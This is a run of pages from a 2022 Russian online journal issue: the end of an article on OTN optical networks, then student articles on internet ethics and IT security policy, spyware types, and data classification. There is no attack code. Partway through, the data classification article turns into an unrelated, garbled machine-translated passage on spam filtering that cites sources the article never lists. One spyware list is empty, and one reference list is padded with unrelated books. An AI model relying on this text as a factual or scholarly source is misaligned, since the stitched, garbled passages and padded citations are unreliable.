


Рисунок 6. Пример формирование структуры циклов OTN второго уровня

При создании OTUk на этапах мультиплексирования применяется синхронное побайтовое объединение информационных данных ODUk в групповые блоки ODTUGk, где $k = 1, 2, 3$. Формирование структур OTUk,

ODUk и OPUk также связано с присоединением заголовков OH (Overhead) и согласованием скоростей.

Цикл OTUk начинается синхрословом в заголовке FAOH емкостью 7 байтов в головной части. В завершении цикла применяется блок 4×256 байт, который может быть заполнен кодом Рида-Соломона (RS, Reed-Solomon) для упреждающей коррекции ошибок FEC или содержать нулевое балластное заполнение. Передача байтов блоков OTUk производится слева направо и сверху вниз байт за байтом (рис. 5).

Конечным результатом выполнения операций схемы мультиплексирования является оптический транспортный модуль OTM в одном из трех вариантов исполнения: OTM-0.m; OTM-nr.m и OTM-n.m. В этих вариантах могут сочетаться различные по скорости и цикличности оптические каналы с загружаемыми в них блоками OTUk. Например, OTM-n.1 переносит сигналы OTU1 в n -оптических каналах или OTM-n.23 переносит j сигналов OTU2 и i сигналов OTU3, причем сумма $i + j \leq n$.

Пример технологической последовательности операций формирования цифровых блоков OPU2, ODU2, OTU2 представлен на рис. 6.

Литература:

1. В.Г. Фокин. Оптические системы передачи и транспортные сети. Учебное пособие. - М.: Эко-Трендз, 2008.
2. Зингеренко Ю.А. Оптические цифровые телекоммуникационные системы и сети синхронной цифровой иерархии. - Учебное пособие. – СПб: НИУ ИТМО, 2013.
3. Фриман Р. Волоконно-оптические системы связи. — М.: Техносфера, 2003.
4. Гордиенко В.Н., Крухмалев В.В. Оптические телекоммуникационные системы: Учебное пособие для вузов / Под редакцией В.Н. Гордиенко. – 2-е изд., перераб. и доп. – М.: Горячая линия – Телеком, 2019.

References:

1. V.G. Fokino. Optical transmission systems and transport networks. Textbook. - M.: Eco-Trends, 2008.
2. Zingerenko Yu.A. Optical digital telecommunication systems and networks of synchronous digital hierarchy. - Study guide. – St. Petersburg: ITMO Research Institute, 2013.
3. Freeman R. Fiber-optic communication systems. — Moscow: Technosphere, 2003.
4. Gordienko V.N., Krukhmalev V.V. Optical telecommunication systems: A textbook for universities / Edited by V.N. Gordienko. – 2nd ed., reprint. and add. – M.: Hotline – Telecom, 2019.

© Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А., Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А. ТЕХНОЛОГИЯ ОПТИЧЕСКОЙ ТРАНСПОРТНОЙ СЕТИ OTN-OTN ТЕРМИНЫ, ОПРЕДЕЛЕНИЯ И ОБОЗНАЧЕНИЯ OTN-OTN // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

ЭТИКА И ИНТЕРНЕТ

ETHICS AND THE INTERNET

Крыгин Никита Дмитриевич, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), krigginnn@rambler.ru

Krygin Nikita Dmitrievich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), krigginnn@rambler.ru

Аннотация: Этика – это вопрос личной неприкосновенности. Профессия системной безопасности заключается в том, чтобы делать то, что правильно, и останавливать то, что неправильно. Использование Интернета является привилегией, разделяемой всеми. Это средство коммуникации без границ, без культурных предубеждений и без предубеждений. Пользователи имеют право на подключение. Это то, за что нужно быть благодарным. К сожалению, плохие парни используют киберпространство для совершения преступлений и создания проблем. Это создало глобальную потребность в специалистах по безопасности систем.

Abstract: Ethics is a matter of personal integrity. The profession of system security is about doing what is right and stopping what is wrong. Using the Internet is a privilege shared by all. It is a means of communication without borders, without cultural bias and without prejudice. Users have the right to connect. This is something to be thankful for. Unfortunately, the bad guys use cyberspace to commit crimes and create problems. This has created a global need for systems security specialists.

Ключевые слова: информационная безопасность, этика, интернет

Keywords: information security, ethics, internet

Представьте, если бы не было авиадиспетчеров и самолеты летали бы свободно. Попытка взлететь и приземлиться была бы чрезвычайно опасной. Вероятно, аварий было бы намного больше. Такая ситуация приведет к хаосу.

Невероятно, но в киберпространстве нет властей, функционирующих как авиадиспетчеры. Что еще хуже, человеческое поведение в сети часто менее зрелое, чем в обычных социальных условиях. Киберпространство стало новой площадкой для сегодняшних плохих парней. Вот почему спрос на специалистов по системной безопасности растет так быстро.

Структура политики ИТ-безопасности

Киберпространство не может продолжать процветать без определенных гарантий безопасности пользователей. Несколько законов теперь требуют от организаций хранить личные данные в тайне. Предприятия не могут эффективно в Интернете, где любой может украсть свои данные. ИТ-безопасность имеет решающее значение для выживания любой организации. Этот раздел знакомит вас с основой политики ИТ-безопасности. Структура состоит из политик, стандартов, процедур и руководств, которые снижают риски и угрозы.

Определения

Структура политики безопасности ИТ состоит из четырех основных компонентов:

Политика — Политика — это краткое письменное заявление, которое люди, отвечающие за организацию, установили в качестве курса действий или направления. Политика исходит от высшего руководства и применяется ко всей организации.

Стандарт — стандарт представляет собой подробное письменное определение аппаратного и программного обеспечения и способов их использования. Стандарты гарантируют, что во всей ИТ-системе используются согласованные меры безопасности.

Процедуры — это письменные инструкции о том, как использовать политики и стандарты. Они могут включать план действий, установку, тестирование и аудит средств управления безопасностью.

Руководящие принципы — руководящие принципы представляют собой предлагаемый курс действий по использованию политики, стандартов или процедур. Рекомендации могут быть конкретными или гибкими в отношении использования.

Политики применяются ко всей организации. Стандарты специфичны для данной политики. Процедуры и рекомендации помогают определить использование. В рамках каждой политики и стандарта определите воздействие для семи доменов типичной ИТ-инфраструктуры. Это поможет определить роли, обязанности и подотчетность во всем.

Основополагающие политики ИТ-безопасности

В центре внимания структуры политики ИТ-безопасности вашей организации является снижение вашей подверженности рискам, угрозам и уязвимостям. Важно связать определение политики и стандарты с практическими требованиями к дизайну. Эти требования будут надлежащим образом применять лучшие меры безопасности и контрмеры. Заявления о политике должны устанавливать ограничения, а также ссылаться на -

стандарты, процедуры и руководящие принципы. Политики определяют, как должны использоваться меры безопасности и контрмеры для соблюдения законов и нормативных актов.

Примеры некоторых основных политик ИТ-безопасности включают следующее:

Политика допустимого использования (AUP) — AUP определяет действия, которые разрешены и запрещены в отношении использования ИТ-активов, принадлежащих организации. Эта политика специфична для пользовательского домена и снижает риск между организацией и ее сотрудниками. Политика осведомленности о безопасности — эта политика определяет, как обеспечить осведомленность всего персонала о важности безопасности и поведенческих ожиданиях в соответствии с политикой безопасности организации. Эта политика специфична для пользовательского домена и актуальна, когда вам нужно изменить поведение осведомленности о безопасности организации.

Политика классификации активов — эта политика определяет стандарт классификации данных организации. Он сообщает, какие ИТ-активы имеют решающее значение для миссии организации. Обычно он определяет системы организации, их использование и приоритеты данных, а также идентифицирует активы в семи доменах типичной ИТ-инфраструктуры.

Политика защиты активов — эта политика помогает организациям определить приоритет для критически важных ИТ-систем и данных. Эта политика соответствует анализу воздействия на бизнес (BIA) организации и используется для устранения рисков, которые могут угрожать способности организации продолжать работу после аварии.

Политика управления активами — эта политика включает операции по обеспечению безопасности и управление всеми ИТ-активами в семи доменах типичной ИТ-инфраструктуры.

Оценка уязвимостей и управление ими — эта политика определяет окно уязвимости для всей организации для производственной операционной системы и прикладного программного обеспечения. На основе этой политики вы разрабатываете общеорганизационные стандарты, процедуры и рекомендации по оценке уязвимостей и управлению ими.

Оценка и мониторинг угроз — эта политика определяет полномочия по оценке и мониторингу угроз в масштабах всей организации. Вы также должны включить в эту политику конкретные сведения о домене LAN-to-WAN и соответствии AUP.

Организациям необходимо адаптировать свою политику ИТ-безопасности к своей среде. После проведения оценки безопасности своей ИТ-системы многие организации согласовывают определения политик с пробелами и уязвимыми местами. Политика обычно требует рассмотрения и одобрения исполнительным руководством и главным юрисконсультантом.

Литература

1. Алеексеев, П. Антивирусы. Настраиваем защиту компьютера от вирусов / П. Алеексеев, Д. Козлов, Р. Прокди. - М.: СПб: Наука и Техника, 2018. - 915 с.
2. Александров, К.П. Компьютер без сбоев, вирусов и проблем / К.П. Александров, Р.Г. Прокди. - М.: Наука и техника, 2017. - 192 с.
3. Алямовский, А.А. SolidWorks 2007/2008. Компьютерное моделирование в инженерной практике / А.А. Алямовский. - М.: СПб: БХВ-Петербург, 2017. - 845 с.
4. Большаков, В.П. Инженерная и компьютерная графика. Практикум: моногр. / В.П. Большаков. - М.: СПб: БХВ, 2020. - 592 с.
5. Бухбергер, Б. Компьютерная алгебра: символьные и алгебраические вычисления / Б. Бухбергер, Дж. Коллинз, Р. Лоос. - М.: [не указано], 2020. - 344 с.
6. Вульф, М.М. Защита компьютера от вирусов (книга + видеокурс на DVD)

- / М.М. Вульф, Н.Т. Разумовский. - М.: СПб: Наука и Техника, 2020. - 160 с.
7. Глушаков, С.В. Компьютерная верстка. QuarkXPress 4.1. Adobe PageMaker 6.52. Учебный курс / С.В. Глушаков, Г.А. Кнабе. - М.: Харьков: Фолио, 2016. - 485 с.
 8. Глушаков, С.В. Компьютерная графика / С.В. Глушаков, Г.А. Кнабе. - М.: Харьков: Фолио, 2016. - 500 с.
 9. Гурский, Ю. Компьютерная графика: Photoshop CS, CorelDRAW 12, Illustrator CS / Ю. Гурский, И. Гурская, А. Жвалевский. - М.: СПб: Питер, 2016. - 812 с.
 10. Дабижа Компьютерная графика и верстка. CorelDRAW, Photoshop, PageMaker / Дабижа, Галина. - М.: СПб: Питер, 2017. - 272 с.
 11. Девянин, П.Н. Анализ безопасности управления доступом и информационными потоками в компьютерных системах / П.Н. Девянин. - М.: Радио и связь, 2020. - 176 с.
 12. Зарецкий, А.В. А я был в компьютерном городе / А.В. Зарецкий, А.В. Труханов. - М.: Просвещение, 2018. - 208 с.
 13. Зенкин, А.А. Когнитивная компьютерная графика / А.А. Зенкин. - М.: Наука, 2018. - 192 с.
 14. Касихин, В.В. Как стать создателем компьютерных игр. Краткое руководство / В.В. Касихин. - М.: Вильямс, 2016. - 208 с.
 15. Кротов, Н.Н. Nero Burning ROM 8. Компьютерная шпаргалка / Н.Н. Кротов, Р.Г. Прогди. - М.: СПб: Наука и Техника, 2020. - 594 с.
 16. Кук, Д. Компьютерная математика / Д. Кук, Г. Бейз. - М.: [не указано], 2020. - 431 с.

References

1. Alekseev, P. Antiviruses. Setting up computer protection against viruses / P. Alekseev, D. Kozlov, R. Prokdi. - М.: St. Petersburg: Science and Technology, 2018. - 915 p.

2. Alexandrov, K.P. Computer without failures, viruses and problems / K.P. Aleksandrov, R.G. Prokdi. - M.: Science and technology, 2017. - 192 p.
3. Alyamovsky, A.A. SolidWorks 2007/2008. Computer modeling in engineering practice / A.A. Alyamovsky. - M.: St. Petersburg: BHV-Petersburg, 2017. - 845 p.
4. Bolshakov, V.P. Engineering and computer graphics. Workshop: monograph. / V.P. Bolshakov. - M.: St. Petersburg: BHV, 2020. - 592 p.
5. Buchberger, B. Computer algebra: symbolic and algebraic calculations / B. Buchberger, J. Collins, R. Loos. - M.: [not specified], 2020. - 344 p.
6. Wolf, M.M. Protecting your computer from viruses (book + video course on DVD) / M.M. Wolf, N.T. Razumovsky. - M.: St. Petersburg: Science and Technology, 2020. - 160 p.
7. Glushakov, S.V. Computer layout. QuarkXPress 4.1. Adobe Page Maker 6.52. Training course / S.V. Glushakov, G.A. Knabe. - M.: Kharkov: Folio, 2016. - 485 p.
8. Glushakov, S.V. Computer graphics / S.V. Glushakov, G.A. Knabe. - M.: Kharkov: Folio, 2016. - 500 p.
9. Gursky, Yu. Computer graphics: Photoshop CS, CorelDRAW 12, Illustrator CS / Yu. Gursky, I. Gurskaya, A. Zhvalevsky. - M.: St. Petersburg: Piter, 2016. - 812 p.
10. Dabija Computer graphics and layout. CorelDRAW, Photoshop, PageMaker / Dabizha, Galina. - M.: St. Petersburg: Piter, 2017. - 272 p.
11. Devyanin, P.N. Security analysis of access control and information flows in computer systems / P.N. Devyanin. - M.: Radio and communication, 2020. - 176 p.
12. Zaretsky, A.V. And I was in a computer city / A.V. Zaretsky, A.V. Trukhanov. - M.: Education, 2018. - 208 p.
13. Zenkin, A.A. Cognitive computer graphics / A.A. Zenkin. - M.: Nauka, 2018. - 192 p.

14. Kasikhin, V.V. How to become a computer game creator. Brief guide / V.V. Kasikhin. - M.: Williams, 2016. - 208 p.
15. Krotov, N.N. Nero Burning ROM 8. Computer cheat sheet / N.N. Krotov, R.G. Progdie. - M.: St. Petersburg: Science and Technology, 2020. - 594 p.
16. Cook, D. Computer Mathematics / D. Cook, G. Baze. - M.: [not specified], 2020. - 431 p.

© Крыгин Н.Д., 2022 Научный сетевой журнал «Столыпинский вестник»,
номер 4/2022.

Для цитирования: Крыгин Н.Д. Этика и интернет Научный сетевой журнал
«Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

ШПИОНСКОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

SPY SOFTWARE SPY SOFTWARE

Крыгин Никита Дмитриевич, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), krigginnn@rambler.ru

Krygin Nikita Dmitrievich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), krigginnn@rambler.ru

Аннотации: Шпионское ПО — это тип вредоносного ПО, которое регистрирует информацию о пользователе вычислительного устройства и передает ее третьим лицам.

Annotations: Spyware is a type of malware that logs information about the user of a computing device and shares it with third parties.

Ключевые слова: шпионское ПО, уязвимость, информационная безопасность, злоумышленник.

Key words: spyware, vulnerability, information security, intruder.

Некоторые типы шпионских программ упакованы с, казалось бы, законными приложениями, установленными пользователем. Некоторые вредоносные программы развертываются без ведома пользователя через вредоносные веб-сайты, зараженную электронную почту или другие методы, используемые другими типами вредоносных программ. Файлы cookie также могут служить одним из видов вредоносных программ, если они позволяют веб-сайтам отслеживать действия пользователя без его согласия или незаконным образом.

Удаление и предотвращение шпионских программ аналогичны другим типам вредоносных программ: пользователям следует избегать перехода по подозрительным ссылкам или посещения неизвестных веб-сайтов, а также следует установить защиту от вредоносных программ. Еще одной важной профилактической мерой для шпионского ПО являются решения для кибербезопасности, которые осуществляют мониторинг устройства в режиме реального времени для обнаружения сообщений, которые могут исходить от шпионского ПО.

Как шпионское ПО заражает устройства

Шпионское ПО использует различные методы, чтобы скрыть себя, чтобы оно могло работать, не предупреждая пользователя. Он часто скрыт на, казалось бы, законных веб-сайтах или в загрузках. Шпионское ПО может быть внедрено в легитимные программы и веб-сайты посредством эксплуатации без ведома поставщика исходного программного обеспечения или издателя веб-сайта. В других случаях поставщики вредоносного программного обеспечения или издатели веб-сайтов намеренно доставляют своим пользователям шпионское ПО.

Связанные пакеты программного обеспечения (известные как пакетное ПО) являются распространенным методом доставки шпионского ПО. В этом случае шпионское ПО намеренно прикрепляется к другим законным программам, которые пользователь загружает и устанавливает. Некоторые

комплектные шпионские программы устанавливаются тайно, а в других случаях лицензионное соглашение может действительно упоминать шпионское ПО, но описывать его другими терминами. Это вынуждает пользователей соглашаться на полный пакет, включающий шпионское ПО, тем самым заражая себя.

Шпионское ПО также может заражать пользовательские устройства теми же способами, что и другие типы вредоносных программ: например, когда пользователь посещает зараженный веб-сайт или открывает вредоносное вложение электронной почты.

Вредоносное рекламное ПО часто поставляется с бесплатными программами, условно-бесплатными программами и утилитами, которые загружаются из Интернета или автоматически устанавливаются, когда пользователь посещает зараженные веб-сайты. Он отображает нежелательную рекламу на устройстве пользователя и может замедлять или иным образом мешать работе устройства. В некоторых случаях отображаемая реклама содержит вредоносные ссылки, ведущие к развертыванию других типов вредоносных программ.

Интернет-куки

Файлы cookie, которые отслеживают и регистрируют личную информацию (PII) и привычки просмотра Интернета, являются одним из наиболее распространенных типов рекламного ПО. Рекламодатели могут использовать отслеживающие файлы cookie, чтобы отслеживать, какие веб-страницы посещают пользователи, чтобы нацеливать рекламу в маркетинговых кампаниях. В некоторых случаях рекламодатели могут отслеживать историю браузера и загрузок пользователя для отображения всплывающих окон или рекламных баннеров.

Поскольку данные, собранные шпионским ПО, часто продаются третьим лицам, для защиты личных данных посетителей веб-сайтов были приняты такие правила, как Общий регламент ЕС по защите данных (GDPR).

Клавиатурные регистраторы (кейлоггеры)

Кейлоггер — это тип шпионского ПО, используемого киберпреступниками для кражи персональных данных, учетных данных для входа и конфиденциальных корпоративных данных. Есть некоторые законные пользователи клавиатурных шпионов — например, работодатели могут использовать клавиатурные шпионы для мониторинга компьютерной активности сотрудников, владельцы устройств могут использовать их для отслеживания нежелательной активности на своих собственных устройствах, или правоохранительные органы могут использовать их для расследования компьютерных преступлений.

Существует два основных типа кейлоггеров:

Аппаратный кейлоггер похож на флешку. Он действует как физический соединитель между компьютерной клавиатурой и компьютером, но помимо передачи сигналов клавиатуры на устройство, он сохраняет их или передает третьему лицу.

Программный кейлоггер — это программа, которая сохраняет или передает действия клавиатуры, не требуя физического доступа к устройству. Программные кейлоггеры могут быть преднамеренно установлены третьими лицами, заинтересованными в мониторинге устройства, или загружены пользователем по незнанию. В других случаях кейлоггеры развертываются как часть руткита или троянской программы, уже запущенной на устройстве.

Банковские трояны

Банковский троян — это тип шпионского ПО, которое получает доступ и записывает конфиденциальную информацию, обрабатываемую или хранящуюся в системах онлайн-банкинга. Обычно он маскируется под законное программное обеспечение при выполнении вредоносных действий, таких как:

Изменение веб-страниц на сайте онлайн-банкинга

Добавление транзакций в интересах злоумышленника

Изменение значений транзакций

Банковские трояны включают в себя бэкдор, который позволяет программе отправлять все собранные данные на удаленный сервер. Этот тип шпионского ПО часто нацелен на финансовые учреждения, такие как банки, брокерские конторы, поставщиков электронных кошельков и финансовые онлайн-сервисы. Изогранный дизайн банковских троянов затрудняет их обнаружение даже самыми современными системами безопасности.

Мобильные шпионские программы опасны, потому что они могут быть доставлены с помощью SMS или MMS-сообщений и обычно не требуют взаимодействия с пользователем для развертывания на устройстве. Если смартфон или планшет заражен мобильным шпионским ПО, оно может выполнять ряд действий, в том числе:

Из-за личного характера мобильных устройств мобильные шпионские программы могут представлять серьезную опасность для конфиденциальности и личной безопасности пользователя. Например, преступники могут использовать его для вымогательства у пользователя или планирования других преступлений, таких как кража со взломом и физическое насилие.

Шпионское ПО является распространенной проблемой для пользователей Интернета. Если вы подозреваете, что устройство заражено, выполните следующие действия по устранению проблемы.

Если вы подозреваете, что настольный компьютер или ноутбук заражен шпионским ПО, попробуйте выполнить следующие действия:

Просканируйте устройство с помощью антивирусного программного обеспечения и, если угроза будет обнаружена, удалите ее.

Рассмотрите возможность развертывания антишпионского инструмента, который может постоянно контролировать систему и предотвращать доступ шпионских программ к личным данным владельца устройства или их изменение.

Удалить шпионское ПО с мобильного телефона

Если вы видите какие-либо признаки заражения мобильного телефона шпионским ПО, попробуйте выполнить следующие действия:

Удалите незнакомые приложения.

Просканируйте устройство с помощью мобильного приложения для защиты от вредоносных программ.

Если ничего не помогло, создайте резервную копию данных телефона и сбросьте настройки телефона до заводских.

Защита и предотвращение шпионского ПО

Следующие рекомендации могут помочь пользователям защитить свои устройства от шпионских программ:

Открывайте письма только из известных источников.

Скачивайте файлы только из надежных источников.

Просмотрите ссылки, прежде чем нажимать на них, наведя на них курсор, чтобы убедиться, что они верны.

Используйте только проверенные решения в области кибербезопасности для защиты от вредоносных и шпионских программ — многие программы, замаскированные под антишпионские решения, сами являются шпионскими программами.

Важной мерой защиты от программ-шпионов является защита в режиме реального времени. Шпионское ПО обычно использует сеть для передачи частной информации третьим лицам. Решения по кибербезопасности с мониторингом в режиме реального времени могут идентифицировать эти сообщения и обнаруживать шпионское ПО, даже если оно не может быть обнаружено другими методами.

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.

2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.
5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.
8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.
4. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.

6. Baranova, E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.
8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.

© Крыгин Н.Д., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Крыгин Н.Д. Шпионское программное обеспечение
Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

СТАНДАРТЫ КЛАССИФИКАЦИИ ДАННЫХ DATA CLASSIFICATION STANDARDS

Крыгин Никита Дмитриевич, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), krigginnn@rambler.ru

Krygin Nikita Dmitrievich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), krigginnn@rambler.ru

Аннотация: Цель и задача стандарта классификации данных — предоставить последовательное определение того, как организация должна обрабатывать и защищать различные типы данных. Элементы управления безопасностью защищают различные типы данных. Эти элементы управления безопасностью находятся в пределах семи доменов типичной ИТ-инфраструктуры. Процедуры и рекомендации должны определять, как обращаться с данными в семи доменах типичной ИТ-инфраструктуры для обеспечения безопасности данных.

Abstract: The purpose and purpose of a data classification standard is to provide a consistent definition of how an organization should process and protect

different types of data. Security controls protect various types of data. These security controls fall within the seven domains of a typical -IT infrastructure. Procedures and guidelines should define how data is handled in the seven domains of a typical IT infrastructure to ensure data security.

Ключевые слова: информационная безопасность, классификация данных, стандарт.

Keywords: information security, data classification, standard

Для предприятий и организаций, в соответствии с последними законами о соответствии, стандарты классификации данных обычно включают следующие основные категории:

Личные данные — данные о людях, которые должны храниться в тайне. Организации должны использовать надлежащие меры безопасности, чтобы соответствовать требованиям.

Конфиденциально — информация или данные, принадлежащие организации. Интеллектуальная собственность, списки клиентов, информация о ценах и патентах являются примерами конфиденциальных данных.

Только для внутреннего использования — информация или данные, используемые внутри организации. Хотя конфиденциальная информация или данные могут не включаться, сообщения не предназначены для выхода за пределы организации. Общественным достоянием — информация или данные, предоставляемые общественности, такие как содержимое веб-сайта, официальные документы и т. п.

В зависимости от стандарта классификации данных вашей организации может потребоваться шифрование данных с наивысшей степенью конфиденциальности даже на устройствах хранения и жестких дисках. Например, вам может понадобиться использовать шифрование и технологию VPN при использовании общедоступного Интернета для удаленного доступа.

Но внутренняя связь по локальной сети и доступ к системам, приложениям или данным могут не требовать использования шифрования.

Пользователям также может быть ограничен доступ к личным данным клиентов, и они могут иметь доступ только к определенным частям данных. Представители службы поддержки клиентов обеспечивают обслуживание клиентов, не получая доступа ко всем личным данным клиентов. Например, они могут не видеть весь номер социального страхования или номера счетов клиента; могут быть видны только последние четыре цифры. Этот метод сокрытия некоторых символов чувствительного элемента данных называется маскированием.

Организации должны начать определение своей политики безопасности ИТ с определения политики классификации активов. Эта политика, в свою очередь, напрямую согласуется со стандартом классификации данных. Этот стандарт определяет способ, которым организация должна защищать свои данные. Исходя из вашего стандарта классификации данных, вам необходимо оценить, перемещаются ли какие-либо частные или конфиденциальные данные в любой из семи доменов типичной ИТ-инфраструктуры. В зависимости от того, как вы классифицируете и используете данные, вам потребуется применять соответствующие меры безопасности во всей ИТ-инфраструктуре.

Уровень спам-трафика электронной почты, поступающего через простой протокол передачи почты (SMTP) [6], около 90 % до или 50 % после IP-фильтрации, делает его фактически нефункциональным без фильтрации ни для пользователей, ни с экономической точки зрения.

Для компаний интернет-провайдеров. Большинство практических решений по борьбе со спамом основаны на краудсорсинге и частично на экспертном анализе. Учетных записей-приманок, привлекающих спам, для извлечения подписей из спама пример сообщения. Такие подписи включают IP-адреса, рукопожатие и источник.

Домены, домены заголовков, темы и другие текстовые заголовки, основной текст, URL-адреса и вложения. Фильтрация таких сигнатур обычно эффективна с точки зрения точности и скорость против несложного спама, составляющего около 90% всего спама. Однако такие сигнатуры становятся доступными только через несколько часов после начинается спам-атака с неизвестными ранее сигнатурами. А также ведение и поиск в базах данных сигнатур спама требует либо значительных вычислений, либо ресурсы хранения на месте или платная подписка на провайдеров фильтрации спама.

Умные спамеры знают об этих ограничениях и используют их, проводя распределенные, кратковременные, интенсивные кампании. Алгоритмы глубокого обучения (DL) могут определять тональность и семантику интеллектуальный спам полнотекстовыми текстами [10, 4].

Однако алгоритмы глубокого обучения требуют значительно больше ресурсов и имеют более длительный срок службы время обработки по сравнению с более простыми алгоритмами. Хотя стандарты SMTP допускают множество время доставки сообщения получателю, современная электронная почта пользователи ожидают доставки сообщений почти в реальном времени. Поэтому медленный и дорогой DL алгоритмы, как правило, используются на последней линии защиты для сообщений с непонятный приговор. Еще одно косвенное влияние сканирования всего тела сообщения имеет теоретико-игровые последствия — оно увеличивает размер входящих спам-сообщений до максимальные ограничения, потому что спамеры пытаются перегрузить спам-фильтры. Следовательно, для этого используя анализ всего тела, интернет-провайдер должен быть готов к ресурсам для обработки меняющаяся структура и объем трафика.

Алгоритмы, основанные на поведении, используют упрощенную близость пространства признаков, анализ строки темы и других коротких текстовых заголовков, чтобы заполнить очевидный пробел между алгоритмами на основе статической подписи и семантикой всего тела DL.

Алгоритмы анализа настроений. Алгоритмы Bag of Words — популярный выбор для такого анализа [9]. Они используют от нескольких сотен до нескольких тысяч измерений пространства частотных словарей и различных границ расстояний и классов алгоритмы, такие как косинусные и евклидовы расстояния или машины опорных векторов (SVM) и алгоритмы регрессии искусственных нейронных сетей (ANN).

Однако, для моделей Bag of Words требуется предварительная обработка текста и инфраструктура базы данных, которые потребляют время и аппаратные ресурсы.

Представленный алгоритм Bag of Synthetic Syllables (BoSS) является автономным, имеет простую логику быстрых вычислений, не требует никаких внешних ресурсов и вводит минимальные накладные расходы ЦП или памяти. Алгоритм BoSS можно рассматривать как связанный с алгоритмами n-граф с пользовательскими смеси из 2 и 1, который создает достаточно многомерного пространства для обработки коротких текстов, по-прежнему сохраняя низкие требования к обработке для поиска морфологических или стохастических вариационные окрестности [1, 9].

Литература

